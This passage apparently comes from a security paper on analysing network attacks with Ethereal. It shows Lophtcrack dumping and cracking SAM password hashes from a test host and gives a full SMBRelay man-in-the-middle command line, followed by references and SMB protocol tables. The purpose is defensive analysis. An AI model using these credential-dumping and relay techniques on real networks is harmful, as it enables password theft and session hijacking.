


Figure 58. Positive response from Testman

The hacker now has the password to Testman and can use Lophtcrack to dump the remote registry.

Lophtcrack:

Lophtcrackv3 has the ability to dump passwords from a remote registry. It does not work on a computer with Syskey installed or on Windows 2000. All I do is fire up LC3 and request a Security Accounts Manager (SAM) database dump from Testman. There are two ways you can analyze remote registry activity either use the main layout or use TCP Stream. The TCP Stream method gives much clearer information as shown by Figure 59.




Figure 59. TCP Stream of remote registry access

You can see where the registry is being accessed, including the SAM. In the second half of the TCP Stream (on the next page), it is clear that two usernames (hacker and daviesd) are having their SAM information dumped. The numbers that can be seen are the hashes being sent across the wire by our friendly tool Lophtcrack. All I need to do now is run Lophtcrack on these passwords and I will have all of the accounts. Lets try it out and see how long it takes.




Figure 60. LC3 in action




Figure 61. Lophtcrack accesses the registry to dump the SAM database

It took two minutes to crack the administrator password and hacker's password. Daviesd's password was holding out a little bit longer, but it too cracked after about three minutes. ☺

SMBRelay:

This tool is capable of capturing SMB hashes or hijacking a session through a Man-In-The-Middle attack. In order to perform this MITM attack a hacker has to either use ARP poisoning or send a malicious email with code to cause the victim to connect to the hacker's computer. Unfortunately, the traffic looks normal and is something usually only detected on the client side (from strange errors due to having the session dropped).

An example of using SMBRelay:

C:\ **smbrelay /IL 2 /IR 2 /L+ 10.0.0.5 /R 10.0.0.15 /T 10.0.0.75**

That concludes our review of NetBIOS and SMB. The learning curve can be steep at first due to the non-ASCII commands used in Windows Networking. However, once the basic terminology and syntax is learned, deciphering what a normal user or a malicious attacker is doing on your computer is not such a daunting task.

Conclusion

Whether Ethereal is used online for exploit code and signature analysis, or offline to analyze suspicious packets, it is a useful and powerful ally. Instead of looking at garbled data that a simpler tool like tcpdump would produce, you get the capability to dig through each network layer either by hand or using custom filters. Exploits that would normally be very difficult to detect can be caught in the midst of an overload of extraneous data. Even for those that don't want to get into the technical details can use option like TCP Stream to give a clear overview of a connection. I didn't even come close to covering all of the protocols and exploits that Ethereal can analyze. Hopefully, by covering some of the more common protocols (HTTP) and not so commonly analyzed protocols (SMB) you will see the range of options that you possess. Are there other freeware and commercial tools out there to analyze network captures? Sure there are. I'd argue, that for the price (free) and the many capabilities that Ethereal has, it would be tough to find a close competitor.

Acknowledgements

I would like to thank Richard Bejtlich, Chuck Port, and the Incident Response Team for reviewing and commenting on this paper.

Useful References

Ethereal:

Ethereal User Guide
http://www.ethereal.com/docs/user-guide

Tcpdump
http://www.tcpdump.org/

Web Traffic:

HTTP Status Codes
http://www.w3.org/Protocols/HTTP/HTRESP.html

Unicode (Directory Traversal)
http://rr.sans.org/threats/unicode.php

Http Authentication
http://www.owasp.org/downloads/http_authentication.txt

Buffer Overflows:

ADMmutate
http://www.ktwo.ca/security.html

Teso Security Group
http://www.team-teso.net/

Heap-based Overflows – w00w00 Security Development
http://www.w00w00.org/files/articles/heaptut.txt

Smashing the Stack for Fun and Profit
http://online.securityfocus.com/library/14

Backdoors:

Placing Backdoors Through Firewalls
http://www.terra-networks.com/Library/fw-backd.htm

ICMP Shell
http://freshmeat.net/projects/ish/

Covert Shells
http://rr.sans.org/covertchannels/covert_shells.php

NetBIOS/SMB:

SMB Exchange
http://samba.anu.edu.au/cifs/docs/what-is-smb.html

SMB Commands
http://ourworld.compuserve.com/homepages/TimothyDEvans/smb.htm

COTSE-NetBIOS Tools
http://www.cotse.com/tools/NetBIOS.htm

NT HACK FAQ
http://www.nmrc.org/faqs/nt/

Modern Hackers Desk Reference

Rhino9 Group
http://www.technotronic.com/rhino9

NetBIOS Suffixes
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q163409

Named Pipes
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q128985

Great information on SMB
http://samba.he.net/using_samba/ch03_03.html

SMB Protocol In-Depth
http://www.protocols.com/pbook/ibm.htm

SMB Protocol In-Depth
ftp://ftp.microsoft.com/developr/drg/cifs/ smbpub.zip (SMB Full Documentation)

Tools:

ADMmutate
ICMP Shell (ISH)
Rwwwshell.pl
Lophtcrack (v3)
NAT
LANguard Network Scanner
Netbrute
Sid2User/User2Sid
Smbrelay

Additional NetBIOS/SMB Reference:

1.Excerpt from http://ourworld.compuserve.com/homepages/TimothyDEvans/smb.htm

SMB runs either over the NetBIOS Frames Protocol (NBF), NetBIOS over TCP/IP, or NetBIOS over IPX.

SMB				
Server Message Block (SMB)				
/		|		\
NetBIOS Frames Protocol (NBF) ie NetBEUI ie NetBIOS	or	NetBIOS over TCP/IP RFC 1001 RFC 1002	or	NetBIOS over IPX

SMB Command Codes

Below is a table giving some of the Core SMB commands:

Core SMB Commands		
Field Name	**smb_com**	**Description**
SMBmkdir	0x00	Create directory
SMBrmdir	0x01	Delete directory
SMBopen	0x02	Open file
SMBcreate	0x03	Create file
SMBclose	0x04	Close file
SMBflush	0x05	Commit all files
SMBunlink	0x06	Delete file
SMBmv	0x07	Rename file
SMBgetatr	0x08	Get file attribute
SMBsetatr	0x09	Set file attribute

SMBread	0x0a	Read byte block
SMBwrite	0x0b	Write byte block
SMBlock	0x0c	Lock byte block
SMBunlock	0x0d	Unlock byte block
SMBmknew	0x0f	Create new file
SMBchkpth	0x10	Check directory
SMBexit	0x11	End of process
SMBlseek	0x12	LSEEK
SMBtcon	0x70	Start connection
SMBtdis	0x71	End connection
SMBnegprot	0x72	Verify dialect
SMBbskattr	0x80	Get disk attributes
SMBsearch	0x81	Search multiple files
SMBsplopen	0xc0	Create spool file
SMBsplwr	0xc1	Spool byte block
SMBsplclose	0xc2	Close spool file
SMBsplretq	0xc3	Return print queue
SMBsends	0xd0	Send message
SMBsendb	0xd1	Send broadcast
SMBfwdname	0xd2	Forward user name
SMBcancelf	0xd3	Cancel forward
SMBgetmac	0xd4	Get machine name
SMBsendstrt	0xd5	Start multi-block message
SMBsendend	0xd6	End multi-block message
SMBsendtxt	0xd7	Multi-block message text
Never valid	0xfe	Invalid
Implementation-dependant	0xff	Implementation-dependant

Below is a table giving some of the Core plus commands:

Core plus Commands		
Field Name	**smb_com**	**Description**
SMBlockreadr	0x13	Lock then read data
SMBwriteunlock	0x14	Write then unlock data
SMBreadBraw	0x1a	Read block raw
SMBwriteBraw	0x1d	Write block raw

Below is a table giving some of the LANMAN 1.0 SMB commands:

LANMAN 1.0 SMB Commands		
Field Name	**smb_com**	**Description**
SMBreadBmpx	0x1b	Read block multiplexed
SMBreadBs	0x1c	Read block (secondary response)
SMBwriteBmpx	0x1e	Write block multiplexed
SMBwriteBs	0x1f	Write block (secondary response)
SMBwriteC	0x20	Write complete response
SMBsetattrE	0x22	Set file attributes expanded
SMBgetattrE	0x23	Get file attributes expanded
SMBlockingX	0x24	Lock/unlock byte ranges and X
SMBtrans	0x25	Transaction (name, bytes in/out)
SMBtranss	0x26	Transaction (secondary request/response)
SMBioctl	0x27	Passes the IOCTL to the server
SMBioctls	0x28	IOCTL (secondary request/response)
SMBcopy	0x29	Copy
SMBmove	0x2a	Move
SMBecho	0x2b	Echo
SMBwriteclose	0x2c	Write and Close
SMBopenX	0x2d	Open and X
SMBreadX	0x2e	Read and X
SMBwriteX	0x2f	Write and X
SMBsesssetup	0x73	Session Set Up and X (including User Logon)
SMBtconX	0x75	Tree connect and X
SMBffirst	0x82	Find first
SMBfunique	0x83	Find unique
SMBfclose	0x84	Find close
SMBinvalid	0xfe	Invalid command

SMB Error Class

Below is a table giving some of the SMB Error class values:

SMB Error Class		
Field Name	**Value**	**Description**
SUCCESS	0x00	The request was successful
ERRSRV	0x02	Error generated by the LMX server

SMB Return Codes for Error class 0x00

Below is a table giving some of the SMB Return Code Values when the Error class is 0x00:

SMB Return Code		
Field Name	**Value**	**Description**
BUFFERED	0x54	The Message was buffered
LOGGED	0x55	The Message was logged
DISPLAYED	0x56	The Message was displayed

SMB Return Codes for Error class 0x02


Below is a table giving some of the SMB Return Code Values when the Error class is 0x02:


SMB Return Code		
Field Name	**Value**	**Description**
ERRerror	0x01	Non-specific error code
ERRbadpw	0x02	Bad password
ERRbadtype	0x03	Reserved

2. Excerpt from What is SMB? by Richard Sharpe (http://samba.anu.edu.au/cifs/docs/what-is-smb.html)

An Example SMB Exchange
The protocol elements (requests and responses) that clients and servers exchange are called SMBs. They have a specific format that is very similar for both requests and responses. Each consists of a fixed size header portion, followed by a variable sized parameter and data portion.

After connecting at the NetBIOS level, either via NBF, NetBT, etc, the client is ready to request services from the server. However, the client and server must first identify which protocol variant they each understand. The client sends a *negprot* SMB to the server, listing the protocol dialects that it understands. The server responds with the index of the dialect that it wants to use, or 0xFFFF if none of the dialects was acceptable. Dialects more recent than the Core and CorePlus protocols supply information in the negprot response to indicate their capabilities (max buffer size, canonical file names, etc).






Once a protocol has been established. The client can proceed to logon to the server, if required. They do this with a *sesssetupX* SMB.

The response indicates whether or not they have supplied a valid username password pair and if so, can provide additional information. One of the most important aspects of the response is the UID of the logged on user. This UID must be submitted with all subsequent SMBs on that connection to the server. Once the client has logged on (and in older protocols-Core and CorePlus-you cannot logon), the client can proceed to connect to a tree.

The client sends a *tcon* or *tconX* SMB specifying the network name of the share that they wish to connect to, and if all is kosher, the server responds with a TID that the client will use in all future SMBs relating to that share.



Having connected to a tree, the client can now open a file with an open SMB, followed by reading it with read SMBs, writing it with write SMBs, and closing it with close SMBs.